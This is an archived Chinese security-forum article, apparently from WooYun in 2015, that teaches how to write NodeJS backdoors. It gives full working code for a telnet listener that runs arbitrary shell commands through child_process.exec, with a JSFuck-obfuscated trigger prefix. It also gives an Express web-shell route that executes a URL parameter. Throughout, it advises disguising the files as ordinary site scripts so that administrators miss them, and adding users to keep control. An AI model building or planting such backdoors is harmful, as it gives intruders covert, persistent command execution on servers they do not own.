NodeJs后门程序
乌云历史资料归档
原始作者: Black_Hole 原始编号: superkieran-wooyundrops:924 原始发布时间: 2015-12-03 10:23 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
0x00 前言
从语言下手,来写一个市面没有的后面程序。
0x01 为什么选择NodeJs
-
我个人非常喜爱JavaScript这门语言,而我们今天所说的就是NodeJS,JavaScript语言的一个分支。NodeJS本身就是一个Web 服务器同时他还是一门后端语言,这一点尤其重要,因为我们只需要下载一个NodeJs就可以完成一系列操作,从而免去很多的麻烦。
-
而且即使被运维人员发现,也会以为是开发部门正在写有关NodeJs的项目。
-
NodeJs是一个非常年轻的语言,以至于很多人都没有学过。我见过运维人员懂PHP、Python的,但是懂NodeJs的,我是没见过。 接下来的篇章,我会使用telnet通信和web通信两个方式来写NodeJs后面程序。
-
下一篇再说
0x02 前期准备工作
有关NodeJs安装的,请自行百度。 我这里使用的是NodeJs版本是5.1.0

NodeJs安装完成后,我们可以随便在哪一个目录建立一个NodeJs文件,当然我这里推荐在服务器网站上的静态目录里的JavaScript目录来写,因为都是JavaScript文件,有很大的隐蔽性。我嫌麻烦,就在~目录下建立一个nodeDemo目录来建立NodeJs文件了。 我这里建立的是app.js,当然名字随便取,你可以取base.js、cache.js、cookies.js等等,起到隐蔽性就行了。
0x03 telnet通信后门
NodeJs里使用telnet进行通信的时候,需要调用net库和child_process库里的exec方法。 代码如下:
var net = require('net'); var exec = require('child_process').exec;
然后使用createServer()函数来创建连接,代码如下:
var server= net.createServer(function(conn){ //code });
接下来要解决字符串编码问题,不然乱码真的没法看:
conn.setEncoding('utf8');
注意这里没有-,不是utf-8。切记。 为了好看,我还特意加上了conn.write('\n');恩,这样好看多了。 OK,接下来就是连接成功后,处理输入的字符串了。这里需要用on函数:
conn.on('data',function(data){ //code });
在输入后的字符串里,删除掉回车字符串。
data=data.replace('\r\n','');
这段代码非常重要。我被这个坑卡了二十分钟。很多人可能会问不就是个回车么,按两次回车键怎么了。问题就在这。他这是ascll编码,也就是说你这个不会回车,而是回车的ascll编码,如果没有这个命令,你输入的命令都将无法使用,你用echo输出到的文件也会变成xxx.txt?这里并不是真正的?,而是系统无法显示出这个字符,而用?告诉人们,这是一个无法显示的字符串。 这里的data变量就是我们输入的命令了。接下来就要用到child_process库里的exec方法了。
exec(data,function(error,stdout){ //code });
exec的第一个参数是data,也就是我们要运行的代码,后面的参数是个函数,这个函数里的一个参数是error,他是反馈命令中存在的错误。二个参数stdout是命令运行后的反馈。 我们先判断运行的命令中是否存在错误:
if(error !== null){ conn.write(error + '\n'); return false; }
如果没有错误会反馈null字符串,我们就拿这个当做判断条件。Conn.write是在telnet终端反馈字符的,相当于php中的echo。 return false;是防止程序继续向下执行。 接下来就是显示命令反馈了:
conn.write('########################start\n\n' + stdout + '\n########################end\n\n');
为了更加的直观,我用#start和#end来标出反馈的区域。 server变量OK后,就是让程序监听端口运行了。
server.listen(3000,function(){ console.log('OK'); });
监听3000端口,并在终端中显示OK。 完整代码如下:
var net = require('net'); var exec = require('child_process').exec; var server= net.createServer(function(conn){ conn.setEncoding('utf8'); conn.write('\n'); conn.on('data',function(data){ data=data.replace('\r\n',''); exec(data,function(error,stdout){ if(error !== null){ conn.write(error + '\n'); return false; } conn.write('########################start\n\n' + stdout + '\n########################end\n\n'); }); }); }); server.listen(3000,function(){ console.log('OK'); });
现在让我们来测试一下:

打开另一个终端,输入telnet 127.0.0.1 3000

现在我们输入几条命令试下:


OK了。现在只需要使用添加用户即可再次控制机器。 而这里有个缺陷,就是没有密码验证,我特意查了net库里的函数,但是没有找到密码验证,于是我想到了另一种方法来代替密码验证。代码如下:
if(data.substring(0,2) == 'js'){ data = data.substring(2); }else{ return false; }
每一条命令的前面都加上js才会运行,如果没有,则什么都不输出。事例:


加上当我第一次输入ls的时候,程序并没有运行,当前面加上js字符串之后,命令才成功的运行。 直接写js字符串太显眼了,我们加密一下吧,因为NodeJs用的v8引擎,那么在浏览器里的JavaScript黑魔法,在NodeJs里也可以使用,我们打开http://www.jsfuck.com/把js加密下,加密后的字符串是:
(+(!+[]+!+[]+!+[]+!+[]+[+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(+![]+[![]]+([]+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]](!+[]+!+[]+[+!+[]])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]
如图:

那么现在的NodeJs后门代码就变成这个样子:
现在我们来测试一下能不能使用:

完美。
0x03 web通信后门
上节说道使用telnet通信当做后门,那么现在我们来说一说web通信后门。 这里是使用了express框架吗,玩过NodeJs的人都知道,基本是NodeJs必装框架。 安装express框架请自行百度。 首先我们建立一个网站目录用于存放后面程序。 express node如图:

cd node && npm install
完成后,基本就OK了。现在我们进入到routes目录。修改index.js文件。
vim router/index.js

这是之前的index.js代码,现在我们来修改它。 在第三行加入代码:

var exec = require('child_process').exec;
删除第6行代码,修改为:
exec(req.query.webshellPassword,function(error,stdout){ if(error !== null){ res.send(error); return false; } res.send(stdout); });
基本和上一节的telnet通信后门代码差不多。只是出现了如下代码:
req.query.webshellPassword
req.query是NodeJs获取URL参数的。webshellPassword是参数名。他相当于PHP代码里的:$_GET['webshallPassword']; 完整代码如下:

现在我们进入到node目录。运行它:
打开浏览器,输入http://127.0.0.1:3000/?webshellPassword=ls 结果如下:

浏如果是window系统,没有装linux命令集的话,请把ls改成dir。 我们来大致看一下能做哪些事:




想干啥都可以,心情瞬间变得更美丽的呢。 下一章将说到使用网站来管理后门。麻麻再也不用担心我天天抱着电脑了呢。